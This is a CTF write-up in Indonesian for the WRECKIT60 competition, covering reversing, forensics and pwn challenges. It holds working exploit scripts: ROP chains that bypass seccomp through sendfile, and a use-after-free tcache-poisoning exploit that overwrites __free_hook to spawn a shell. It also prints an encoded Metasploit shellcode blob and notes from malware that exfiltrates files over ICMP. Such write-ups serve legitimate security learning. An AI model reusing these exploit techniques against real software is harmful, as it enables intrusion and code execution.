Untuk extract via LD_PRELOAD, kita dapat membuat interposer untuk fgets supaya bisa read isi dua tabel saat main siap memverifikasi (artinya decoding/rewire sudah terjadi).

Solver (sniff.c)

```
#define _GNU_SOURCE
#include <stdio.h>
#include <dlfcn.h>
#include <stdint.h>

static char *(*real_fgets)(char*, int, FILE*);

__attribute__((constructor))
static void init(void) {
    real_fgets = (char *(*)(char*,int,FILE*)) dlsym(RTLD_NEXT, "fgets");
}

static void dump27(const unsigned char *p, const char *tag) {
    fprintf(stderr, "[sniff] %s:", tag);
    for (int i = 0; i < 27; i++) fprintf(stderr, " %02x", p[i]);
    fputc('\n', stderr);
}

char *fgets(char *s, int n, FILE *stream) {
    char *ret = real_fgets(s, n, stream);
    if (ret) {
        unsigned char **p_b0_ptr = (unsigned char**)(uintptr_t)0x4034b0;
        unsigned char **p_c8_ptr = (unsigned char**)(uintptr_t)0x4034c8;
        unsigned char *b0 = *p_b0_ptr;
        unsigned char *c8 = *p_c8_ptr;
        unsigned char xb[27];
        for (int i = 0; i < 27; i++) xb[i] = b0[i] ^ c8[i];

        fprintf(stderr, "\n[sniff] PTR_DAT_004034b0 = %p\n", (void*)b0);
        fprintf(stderr, "[sniff] PTR_DAT_004034c8 = %p\n", (void*)c8);
        dump27(b0, "b0");
        dump27(c8, "c8");
        fprintf(stderr, "[sniff] xor:");
        for (int i = 0; i < 27; i++) fprintf(stderr, " %02x", xb[i]);
        fputc('\n', stderr);
        fprintf(stderr, "[sniff] xor-ascii: ");
        for (int i = 0; i < 27; i++) {
            unsigned char ch = xb[i];
            fputc((ch >= 32 && ch <= 126) ? ch : '.', stderr);
        }
        fputc('\n', stderr);
    }
    return ret;
}
```

Kemudian build dan lakukan run untuk dump (dengan input 27 huruf 'A' contohnya). Kita juga bisa lakukan validasi dengan output xor ascii yang diperoleh.

```
[yrNeh22@LAPTOP-22NEHGOF] - [/mnt/c/Users/Fikri/Downloads/intro]
$ LD_PRELOAD=$PWD/sniff.so ./intro <<< 'AAAAAAAAAAAAAAAAAAAAAAA' 2>&1 | sed -n '/^\\[sniff]/p'
[sniff] PTR_DAT_004034b0 = 0x402062
[sniff] PTR_DAT_004034c8 = 0x40207e
[sniff] b0: 0d 94 e7 ff 23 65 53 d3 a5 cf f4 07 89 6a 6c 7d dd d6 3a 9e 53 8f ae 0b 80 b8 fc
[sniff] c8: 64 b3 8a a0 50 0a 3c bc fa fe 9a 73 fb 5a 1a 18 af a2 65 a5 7b b4 86 30 a8 83 d4
[sniff] xor: 69 27 6d 5f 73 6f 6f 5f 31 6e 74 72 30 76 65 72 74 5f 3b 28 3b 28 3b 28 3b 28
[sniff] xor-ascii: i'm_sooo_1ntr0vert_;();();()

[yrNeh22@LAPTOP-22NEHGOF] - [/mnt/c/Users/Fikri/Downloads/intro]
$ printf "i'm_sooo_1ntr0vert_;();();(\n" | ./intro
uhh, umm, plss, giv.. me something.. 😊 hooooohh... 🎉
```

Flag

WRECKIT60{i'm_sooo_1ntr0vert_;();();{}

Forensics

shikata ga nai

Diberikan suatu file ASCII text dengan nama "shikata-ga-nai" dan deskripsi soal dengan bahasa jepang (saya gangerti, claude yang ngerti)

G wait wait please explain first what is the description about? translate it to english so that i can get a better grasp
oh yes and the filename is supposed to be shikata-ga-nai, the previous one has a typo

Ah yes, good catch on the filename! Let me translate the conversation for you:

Translation of the Description:

Title: shikata ga nai (しかたがない - "It can't be helped" / "There's nothing we can do")

Conversation:

- **kelli:** これ、何の言語だよ ?
 - "*What language is this?*"
- **darmodar:** さあ...俺もわかんね。たぶんヘックスじゃね?試しにデシマルにしてみ?
 - "*Well... I don't know either. Isn't it probably hex? Why don't you try converting it to decimal?*"
- **kelli:** やってみたけど、全然わかんねーわ。
 - "*I tried it, but I don't understand it at all.*"
- **darmodar:** しかたがないですね。
 - "*It can't be helped.*" / "*There's nothing we can do.*"

The Hints:

The conversation is actually full of clues:

1. **"What language is this?"** - They're asking what programming/encoding language, but it's actually a hint about the encoding method
2. **"Hex" and "Decimal"** - They mention trying hex and decimal conversions, but those don't work (red herring)
3. **"Shikata ga nai"** (しかたがない) - This phrase appears TWICE:
 - As the challenge title
 - As darmodar's final response
 - This is the **KEY HINT**: "Shikata Ga Nai" is the name of a famous shellcode encoder!
4. **File content starts with:** "shikata ga nai desu ne....." - Reinforcing the hint

So the challenge is cleverly telling you: "We can't decode this normally (hex/decimal won't work)... **shikata ga nai** (wink wink, that's the encoder name)!"

It's a polymorphic x86 shellcode encoder used in Metasploit Framework. The shellcode needs to be executed/emulated to decode itself!

```
(rakabimarr@LAPTOP-2NKEA5EG) [~/CTF/wreckit/foren]
$ file shikata-ga-nai
shikata-ga-nai: ASCII text, with very long lines (1055), with no line terminators

(rakabimarr@LAPTOP-2NKEA5EG) [~/CTF/wreckit/foren]
$ cat shikata-ga-nai
shikata ga nai desu ne.....BA F2 D6 51 5D D9 C9 D9 74 24 F4 5E 2B C9 B1 50 31 56 12 83 C6 04 03 A4 D8 B3 A8 92 26 EA 27
06 5D B5 B0 2A 0D 0D 1E 81 E4 23 D6 D4 B0 5B 6A F8 C1 5F 2A 68 B4 05 C6 99 0A 93 86 72 89 93 04 6B CA C0 8D 55 C3 D8 F4
5A A6 A8 B3 6B 54 18 18 23 AE BB 3F 38 C7 0F 4B 94 71 9F 5A 2D 6C 88 12 61 96 7D 46 05 DA 91 BB A3 F6 21 16 41 A5 00 BE
2B 4C 41 30 A3 9E F1 91 0E 48 57 16 E2 7F F8 2E BA 1D 86 41 7A 65 B6 49 3F F9 4C 31 5E A9 B1 3F B6 00 A0 52 2A 98 C9 63
BE 63 03 05 7D F1 8C 96 6A 53 E2 F3 24 30 D2 D6 41 1A 42 D6 E6 5F B5 9A 2B 1F 45 61 77 A8 8C DB 71 43 82 BE FA F7 99 78
E7 38 A4 9D 01 C3 7F 17 60 2F 82 7A 39 85 AF 73 07 F6 06 D4 15 76 BC 28 C8 89 F4 6A 85 EB E4 55 7A 48 45 04 E3 47 7B 9C
F7 1F FE F5 DE 42 E1 79 7E 53 70 04 50 B6 46 C4 B4 8B 01 2D 6D 95 F5 FF D6 5C A7 85 10 BC C4 FE FA EF 41 17 26 7C E1 F0
2D F1 C9 A4 29 E6 B5 2F 1B 67 E1 27 62 E2 66 9B 09 73 19 CF BE 24 15 97 73 B3 7C A3 E3 B5 79 D1 D7 C4 13 40 AE 37 30 C2
39 BE C4 2E BB E8 31 D6 85 0D 13 CB 34 A6 38 7D C3 DD 23 6F 81 33 0E B3 4C 33 EA A2 7B B9 50 87
```

Deskripsi soal yang ada memberikan hint bahwa encoded content (terlihat seperti hex biasa pada awalnya) dari file ASCII text yang diberikan di encode oleh “Shikata Ga Nai” encoder yang biasa digunakan di Metasploit.

Cypher text tersebut dapat di decode dengan menggunakan tools `scdbg` yang dapat di download pada <https://sandsprite.com/blogs/index.php?uid=7&pid=152>

Dengan memasukkan encoded text tersebut ke `scdbg`, dapat hasil berikut:

```
C:\WINDOWS\SYSTEM32\cmd x + v
Loaded 157 bytes from file \\wsl.localhost\kali-linux\home\rakabimarr\CTF\wreckit\foren\shellcode.bin
Memory monitor enabled..
Initialization Complete..
Max Steps: -1
Using base offset: 0x401000

4010ea WinExec(cmd.exe /c echo flag is WRECKIT60 {is_it_really_shikata_ga_nai?_00edffbc98ed})
4010f6 GetVersion()
401109 ExitProcess(0)

Stepcount 554694

Analysis report:
    Sample decodes itself in memory.          (use -d to dump)
    Uses peb.InMemoryOrder List
    Instructions that write to code memory or allocs:
        401010 315612 xor [esi+0x12],edx
        40102b 314618 xor [esi+0x18],eax
        401046 317814 xor [ebx+0x14],edi

Signatures Found: None

Memory Monitor Log:
    *PEB (fs30) accessed at 0x40105c
    peb.InMemoryOrderModuleList accessed at 0x401063

C:\Users\Lenovo\DOWNLO~1\scdbg>
```

Flag

WRECKIT60{is_it_really_shikata_ga_nai?_00edffbc98ed}

a cute little dump

Diberikan 2 file, file pcapng (1.pcapng) dan file memory dump (dump.DMP)


```
[rakabimar@LAPTOP-2NKEA5EG]~/CTF/wreckit/foren]
$ file 1.pcapng
1.pcapng: pcapng capture file - version 1.0

[rakabimar@LAPTOP-2NKEA5EG]~/CTF/wreckit/foren]
$ file dump.DMP
dump.DMP: Mini DuMP crash report, 16 streams, Mon Jan 27 07:16:17 2025, 0x621826 type
```

Untuk membaca lebih jelas memory dump, ambil recognizable strings saja dari file tersebut dengan command `strings dump.DMP > strings_dump.txt`

```
[rakabimar@LAPTOP-2NKEA5EG]~/CTF/wreckit/foren]
$ file strings_dump.txt
strings_dump.txt: Mini DuMP crash report, version 0x590a, 1376419368 streams, 0x0a534453 RVA, CheckSum 0x60364448, Sun Jul 2 14:03:15 2028, 0x6c6c6474 type
```

Dari menganalisis file pcapng dengan Wireshark, ada interesting finding:



Ada banyak ICMP packets yang dikirimkan oleh IP **146.190.194.189**, dan setiap payload ICMP jika di construct terlihat seperti suatu encoded string

Dari menganalisis memory dump, ada beberapa interesting findings:

1. Lokasi file `flag.txt`

```
C:\Users\WDAGUtilityAccount\Documents\flag.txt
C:\Users\WDAGUtilityAccount\Documents\*
```

2. Part 2 dari flag

```
1489     windir=C:\Windows  
1490     ing_forensic_00efddbac45a}  
1491     ]@7~^
```

3. Encryption dan exfiltration process ke IP 146.190.194.189

```
is4wesz00me??yes  
Error creating ICMP handle  
USERPROFILE  
%s\Documents  
%s\*  
Error accessing Documents folder  
%s\%s  
Encrypting and sending file: %s  
146.190.194.189  
Starting file encryption and ICMP transmission...  
Operation completed. The program will remain running.  
Press Ctrl+C to terminate.  
Argument domain error (DOMAIN)  
Argument singularity (SIGN)  
Overflow range error (OVERFLOW)  
Partial loss of significance (PLOSS)  
Total loss of significance (TLOSS)  
The result is too small to be represented (UNDERFLOW)  
Unknown error  
_matherr(): %s in %s(%g, %g) (retval=%g)  
Mingw-w64 runtime failure:  
Address %p has no image-section  
VirtualQuery failed for %d bytes at address %p  
VirtualProtect failed with code 0x%x  
Unknown pseudo relocation protocol version %d.  
Unknown pseudo relocation bit size %d.  
(null)  
Infinity
```

Terdapat string unik `is4wesz00me??yes` yang dapat diasumsikan sebagai key dari encryption processnya. File flag.txt di encrypt kemudian dikirim ke IP tersebut dengan dipecah menjadi beberapa ICMP payloads.

Dengan mencoba beberapa decryption process dengan key tersebut, ditemukan bahwa ICMP payload yang digabung merupakan rc4 encrypted flag dengan key `is4wesz00me??yes`

Flag

WRECKIT60{minidump_rev3rsing_forens1c_00efddbac45a}
(Baru selesai 17:05, belum sempet submit 😅)

Pwn

Treasure

Diketahui Binary memiliki classic buffer overflow pada fungsi main. Kita bisa overwrite 72 bytes untuk mencapai saved RIP:

- 64 bytes: buffer
- 8 bytes: saved RBP
- 8 bytes: saved RIP (control flow)

```
pwndbg> disass main
Dump of assembler code for function main:
0x00000000000017d9 <+0>:    endbr64
0x00000000000017dd <+4>:    push   rbp
0x00000000000017de <+5>:    mov    rbp,rs
0x00000000000017e1 <+8>:    sub    rsp,0x40
0x00000000000017e5 <+12>:   lea    rax,[rip+0x839]
0x00000000000017ec <+19>:   mov    rdi,rax
0x00000000000017ef <+22>:   call   0x1150 <puts@plt>
0x00000000000017f4 <+27>:   lea    rax,[rbp-0x40]
0x00000000000017f8 <+31>:   mov    edx,0xa0
0x00000000000017fd <+36>:   mov    rsi,rax
0x0000000000001800 <+39>:   mov    edi,0x0
0x0000000000001805 <+44>:   call   0x11c0 <read@plt>
0x000000000000180a <+49>:   mov    eax,0x0
0x000000000000180f <+54>:   leave 
0x0000000000001810 <+55>:   ret
```

Sebelum `main()`, binary leak address dari libc:

```
[yrNeh22@LAPTOP-22NEHGOF] ~ %
$ nc 143.198.215.203 20037
leaked: 0x74b487a5d630
where is the treasure?
```

Address yang di-leak adalah `puts@libc`, yang kita gunakan untuk calculate libc base address.

Kemudian binary menggunakan seccomp untuk restrict syscall yang diperbolehkan:

```
leaked: 0x74524825f5a0
line  CODE JT  JF      K
=====
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x00 0x1d 0xc000003e if (A != ARCH_X86_64) goto 0031
0002: 0x20 0x00 0x00 0x00000000 A = sys_number
0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x1a 0xfffffff if (A != 0xffffffff) goto 0031
0005: 0x15 0x18 0x00 0x00000003 if (A == close) goto 0030
0006: 0x15 0x17 0x00 0x0000000f if (A == rt_sigreturn) goto 0030
0007: 0x15 0x16 0x00 0x00000023 if (A == nanosleep) goto 0030
0008: 0x15 0x15 0x00 0x0000003c if (A == exit) goto 0030
0009: 0x15 0x14 0x00 0x00000007 if (A == exit_group) goto 0030
0010: 0x15 0x00 0x04 0x00000000 if (A != read) goto 0015
0011: 0x20 0x00 0x00 0x00000014 A = fd >> 32 # read(fd, buf, count)
0012: 0x15 0x00 0x12 0x00000000 if (A != 0x0) goto 0031
0013: 0x20 0x00 0x00 0x00000010 A = fd # read(fd, buf, count)
0014: 0x15 0x0f 0x10 0x00000000 if (A == 0x0) goto 0030 else goto 0031
0015: 0x15 0x00 0x05 0x00000001 if (A != write) goto 0021
0016: 0x20 0x00 0x00 0x00000014 A = fd >> 32 # write(fd, buf, count)
0017: 0x15 0x00 0xd 0x00000000 if (A != 0x0) goto 0031
0018: 0x20 0x00 0x00 0x00000010 A = fd # write(fd, buf, count)
0019: 0x15 0xa 0x00 0x00000002 if (A == 0x2) goto 0030
0020: 0x15 0x09 0x0a 0x00000001 if (A == 0x1) goto 0030 else goto 0031
0021: 0x15 0x00 0x09 0x00000028 if (A != sendfile) goto 0031
0022: 0x20 0x00 0x00 0x00000014 A = out_fd >> 32 # sendfile(out_fd, in_fd, offset, count)
0023: 0x15 0x00 0x07 0x00000000 if (A != 0x0) goto 0031
0024: 0x20 0x00 0x00 0x00000010 A = out_fd # sendfile(out_fd, in_fd, offset, count)
0025: 0x15 0x00 0x05 0x00000001 if (A != 0x1) goto 0031
0026: 0x20 0x00 0x00 0x0000001c A = in_fd >> 32 # sendfile(out_fd, in_fd, offset, count)
0027: 0x15 0x00 0x03 0x00000000 if (A != 0x0) goto 0031
0028: 0x20 0x00 0x00 0x00000018 A = in_fd # sendfile(out_fd, in_fd, offset, count)
0029: 0x15 0x00 0x01 0x00000003 if (A != 0x3) goto 0031
0030: 0x06 0x00 0x00 0x7ffff0000 return ALLOW
0031: 0x06 0x00 0x00 0x00000000 return KILL
```

Berdasarkan informasi tersebut, terdapat beberapa syscall yang diperbolehkan:

- read(fd=0) - stdin only

- write(fd=1 atau 2)` - stdout/stderr only
- close, rt_sigreturn, nanosleep, exit, exit_group
- sendfile(out_fd=1, in_fd=3, offset, count)

Kode initialization membuka file flag:

```
int fd = open("./flag", O_RDONLY); // fd = 3
```

Flag file terbuka di fd 3 dan tetap terbuka saat kita exploit.

Konsep Exploit:

Karena tidak bisa `execve("/bin/sh")` karena seccomp, kita gunakan **sendfile syscall** untuk transfer isi file:

```
sendfile(1, 3, 0, 100);
// out_fd=1 (stdout), in_fd=3 (flag file), offset=0, count=100
```

Dengan informasi tersebut, kita dapat melakukan eksploitasi buffer overflow, leak puts@libc, bypass seccomp sandbox hanya allow sendfile(1,3, ,), dan ROP chain untuk call sendfile dan send flag dari fd3 ke stdout.

Catatan: saya sempat mendapat kendala di mana baru sadar bahwa remote libc version berbeda, sehingga harus mengidentifikasi versi remote libc terlebih dahulu untuk mendapatkan gadget offset yang benar.

Solver

```
#!/usr/bin/env python3
from pwn import *

context.arch = 'amd64'
context.Log_Level = 'info'

libc = ELF('/tmp/libc_2.38.so', checksec=False)
p = remote('143.198.215.203', 20037)

# Leak Libc
p.recvuntil(b'Leaked: ')
puts_leak = int(p.recvline().strip(), 16)
libc.address = puts_leak - libc.sym['puts']
log.success(f"Libc base: {hex(libc.address)}")

# Gadgets
pop_rax = libc.address + 0x466e3
pop_rdi = libc.address + 0x28795
pop_rsi = libc.address + 0x2a6f1
pop_rdx_rbx = libc.address + 0x933d9
syscall_ret = libc.address + 0x94336
```

```

ret = Libc.address + 0x26a3e

p.recvuntil(b'where is the treasure?')

# ROP to call sendfile(1, 3, 0, count)
payload = b'A' * 72
payload += p64(ret)
payload += p64(pop_rax)
payload += p64(0x28) # sendfile syscall
payload += p64(pop_rdi)
payload += p64(1) # stdout
payload += p64(pop_rsi)
payload += p64(3) # flag fd
payload += p64(pop_rdx_rbx)
payload += p64(0) # offset
payload += p64(0) # dummy rbx
payload += p64(syscall_ret)

p.sendline(payload)
time.sleep(0.5)

flag = p.recvall(timeout=2)

print("FLAG:")
print(flag.decode(errors='ignore'))

```

```

└─[yrNeh22㉿LAPTOP-22NEHGOF]─[~/mnt/c/Users/Fikri/Downloads/pwns
$ python3 exploit.py
[+] Opening connection to 143.198.215.203 on port 20037: Done
[+] Libc base: 0x79f551896000
[+] Receiving all data: Done (34B)
[*] Closed connection to 143.198.215.203 port 20037
FLAG:
WRECKIT60{y0u_g0t_th3_tr34sur3!!}

```

Flag

WRECKIT60{y0u_g0t_th3_tr34sur3!!}

Toko Buku

Saat melakukan checksec, binary ini memiliki semua proteksi aktif:

```
[yrNeh22@LAPTOP-22NEHGOF] - [~/mnt/c/Users/Fikri/Downloads/tohoku]
```

```
$ checksec tokobuku_patched
[*] '/mnt/c/Users/Fikri/Downloads/tohoku/tokobuku_patched'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
    RUNPATH:   b'.'
    SHSTK:    Enabled
    IBT:      Enabled
```

Kemudian kita dapat melakukan analisis function utama:

```
[yrNeh22@LAPTOP-22NEHGOF] - [~/mnt/c/Users/Fikri/Downloads/tohoku]
```

```
Starting program: /mnt/c/Users/Fikri/Downloads/tohoku/tokobuku_itoid
1. masukan buku di rak
2. buang buku di suatu rak
3. lihat judul buku
4. ganti buku di rak
5. cukup
pilihan:
```

Intinya, kita memiliki program dengan 4 opsi:

1. Tambah buku (add) di 0x0012d6
2. Hapus buku (remove) di 0x001419
3. Lihat buku (view) di 0x0014f7
4. Ganti judul (replace) di 0x0015ae

Jika melihat tipikal chall seperti ini, maka besar kemungkinan berkaitan dengan UAF, dll.

Oleh karenanya vulnerability atau eksplorasi yang bisa kita lakukan adalah:

1. Use-After-Free (UAF)

UAF terjadi ketika program:

- Membebaskan memory dengan free()
- Menghapus pointer ke memory tersebut
- Masih menggunakan pointer tersebut

Dengan UAF kita bisa leak dengan read fd/bk pointers untuk mendapat libc address, dan melakukan corrupt dengan menulis fd pointer untuk arbitrary allocation.

2. Tcache Poisoning

- Fast allocation untuk small chunks
- Per-size bins (0x20, 0x30, 0x40, ... 0x410)
- LIFO (Last In First Out)

3. Trigger shell

- Function pointer yang dipanggil sebelum free()
- Jika kita set __free_hook = system, maka: free(ptr) -> system(ptr)

Solver

```
#!/usr/bin/env python3
from pwn import *

exe = ELF("./tokobuku_patched")
libc = ELF("./libc.so.6")
ld = ELF("./ld-linux-x86-64.so.2")
context.binary = exe

def conn():
    if args.LOCAL:
        r = process([exe.path])
        if args.DEBUG:
            gdb.attach(r)
    else:
        r = remote("143.198.215.203", 20040)
    return r

def add(idx, size, data):
    r.sendlineafter(b"pilihan: \n", b"1")
    r.sendlineafter(b": ", str(idx).encode())
    r.sendlineafter(b": ", str(size).encode())
    r.sendlineafter(b": ", data)

def remove(idx):
    r.sendlineafter(b"pilihan: \n", b"2")
    r.sendlineafter(b": ", str(idx).encode())

def view(idx):
    r.sendlineafter(b"pilihan: \n", b"3")
    r.sendlineafter(b": ", str(idx).encode())

def replace(idx, data):
    r.sendlineafter(b"pilihan: \n", b"4")
    r.sendlineafter(b": ", str(idx).encode())
    r.sendlineafter(b": ", data)

def main():
    global r
    r = conn()

    # Leak Libc dengan unsorted bin
    add(1, 0x500, b"A" * 8)
    add(2, 0x20, b"B" * 8)
```

```

remove(1)
view(1)

r.recvuntil(b"judul buku: ")
leak = u64(r.recv(6).ljust(8, b'\x00'))

libc.address = leak - 0x1ecbe0
log.success(f"Libc base: {hex(libc.address)}")

# Tcache poisoning
add(3, 0x60, b"C" * 8)
add(4, 0x60, b"D" * 8)
remove(3)
remove(4)

# Corrupt fd pointer ke __free_hook
replace(4, p64(libc.sym['__free_hook']))

# Allocate 2 kali ke get __free_hook
add(5, 0x60, b"E" * 8)
add(6, 0x60, p64(libc.sym['system']))

# Trigger system("/bin/sh")
add(1, 0x60, b"/bin/sh\x00")
remove(1)

r.sendline(b"cat flag.txt")
log.success("FLAG: " + r.recvuntil(b"}").decode())
r.interactive()

if __name__ == "__main__":
    main()

```

```

Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
SHSTK:    Enabled
IBT:       Enabled
[+] Opening connection to 143.198.215.203 on port 20040: Done
[+] Libc base: 0x72e0426ad000
[+] FLAG: WRECKIT60{t0k0_buku_1t01d_m4nt4p_s3k4l111!!!!_h4h4h4h4}
[*] Switching to interactive mode
$
```

Flag

WRECKIT60{t0k0_buku_1t01d_m4nt4p_s3k4l111!!!!_h4h4h4h4}

Treasure Revenge

Challenge ini adalah buffer overflow dengan proteksi seccomp sandbox. Kita harus mengeksplorasi overflow untuk memanggil sendfile() dan membaca flag dari file descriptor 3.

```
[yrNeh22@LAPTOP-22NEHGOFJ-1 ~]$ checksec treasure_revenge
[*] '/mnt/c/Users/Fikri/Downloads/revenge/treasure_revenge'
    Arch:      amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    SHSTK:   Enabled
    IBT:      Enabled
    Stripped: No
```

Terlihat PIE ter-disable, stack canary tidak ada, serta terdapat seccomp dan partial relro.

```
[yrNeh22@LAPTOP-22NEHGOFJ-1 ~]$ ./treasure_revenge
Dump of assembler code for function main:
0x00000000004016b1 <+0>:    endbr64
0x00000000004016b5 <+4>:    push   rbp
0x00000000004016b6 <+5>:    mov    rbp,rs
0x00000000004016b9 <+8>:    sub    rsp,0x40
0x00000000004016bd <+12>:   lea    rax,[rip+0x94f]      # 0x402013
0x00000000004016c4 <+19>:   mov    rdi,rax
0x00000000004016c7 <+22>:   call   0x401150 <puts@plt>
0x00000000004016cc <+27>:   lea    rax,[rbp-0x40]
0x00000000004016d0 <+31>:   mov    edx,0x200
0x00000000004016d5 <+36>:   mov    rsi,rax
0x00000000004016d8 <+39>:   mov    edi,0x0
0x00000000004016dd <+44>:   call   0x4011b0 <read@plt>
0x00000000004016e2 <+49>:   mov    eax,0x0
0x00000000004016e7 <+54>:   leave 
0x00000000004016e8 <+55>:   ret

End of assembler dump.
pwndbg> |
```

Vulnerability di sini terlihat bahwa:

- Buffer cuma 64 byte tapi read() membaca 512 byte
 - Offset ke saved RBP: 64 byte
 - Offset ke saved RIP: 72 byte
 - Sisa space untuk ROP chain: 440 byte

Kemudian kita dapat lakukan seccomp analysis, intinya ada 4 constructor function yang dipanggil sebelum main:

- 0x40133a: Setup buffering
- 0x40138f: Buka flag.txt ke FD 3
- 0x4016a1: Panggil seccomp setup
- 0x4012d0: Frame dummy

Seccomp hanya mengizinkan syscall berikut:

- 0 (read): Baca input
- 1 (write): Tulis output
- 0x28 (40 = sendfile)
- 3 (close): Tutup file
- 60 (exit), 231 (exit_group): Exit
- Plus beberapa syscall untuk memory/signal

Syscall yang diblokir: execve, fork, open (kecuali saat init), dll.

Kemudian kita harus mencari gadgets, kendalanya adalah kita harus memanggil sendfile (1, 3, NULL, count), tetapi tidak ada gadget pop rdi/rsi/rds untuk set register langsung. Dan gadget load_4regs butuh data di memory yang addressnya kita tahu (BSS/data section).

4012da:	c3	ret
4012db:	48 89 e5	mov rbp, rsp
4012de:	c3	ret
4012df:	48 89 ee	mov rsi, rbp
4012e2:	c3	ret
4012e3:	48 8b 7d 00	mov rdi, QWORD PTR [rbp+0x0]
4012e7:	48 8b 75 08	mov rsi, QWORD PTR [rbp+0x8]
4012eb:	48 8b 55 10	mov rdx, QWORD PTR [rbp+0x10]
4012ef:	48 8b 4d 18	mov rcx, QWORD PTR [rbp+0x18]
4012f3:	c3	ret
4012f4:	4c 8b 7d 20	mov r15, QWORD PTR [rbp+0x20]
4012f8:	c3	ret
4012f9:	41 ff d7	call r15
4012fc:	c3	ret

Di sini, kita menemukan gadget di 0x4012e3 yang sangat powerful, bisa load 4 register sekaligus dari memory yang ditunjuk [rbp+offset].

Solusi eksloitasi yang bisa kita lakukan adalah:

1. Panggil read(0, BSS, size) untuk taruh argument sendfile ke BSS
2. Load argument dari BSS, lalu panggil sendfile()

Solver

```
#!/usr/bin/env python3
import struct
import sys

p64 = lambda x: struct.pack('<Q', x)

# Gadget
pop_rbp_ret = 0x4012bd
mov_rsi_rbp_ret = 0x4012df
load_4regs_ret = 0x4012e3
read_plt = 0x4011b0
sendfile_plt = 0x4011c0
exit_plt = 0x401130

# BSS buffer
bss_buf = 0x404050

# ROP chain
rop = b'A' * 64
rop += p64(0)
```

```

# Call read(0, BSS, size)
rop += p64(pop_rbp_ret)
rop += p64(bss_buf)
rop += p64(mov_rsi_rbp_ret)
rop += p64(read_plt)

# Load args dari BSS dan call sendfile
rop += p64(pop_rbp_ret)
rop += p64(bss_buf)
rop += p64(load_4regs_ret)
rop += p64(sendfile_plt)

# Exit
rop += p64(exit_plt)

# Pad to 512 bytes
rop += b'P' * (512 - len(rop))

# Sendfile arguments
rop += p64(1)      # stdout
rop += p64(3)      # flag fd
rop += p64(0)      # offset
rop += p64(0x100)  # size

sys.stdout.buffer.write(rop)

```



(yrNeh22㉿LAPTOP-22NEHGOF)-[~/mnt/c/Users/Fikri/Downloads/revenge]\$ python3 amba.py | nc 143.198.215.203 20038
where is the treasure?
WRECKIT60{y0u_h4v3_t0_pl4y_w1th_th3_g4dg3tss}
(yrNeh22㉿LAPTOP-22NEHGOF)-[~/mnt/c/Users/Fikri/Downloads/revenge]


Flag

WRECKIT60{y0u_h4v3_t0_pl4y_w1th_th3_g4dg3tss}

Web

Safe Template

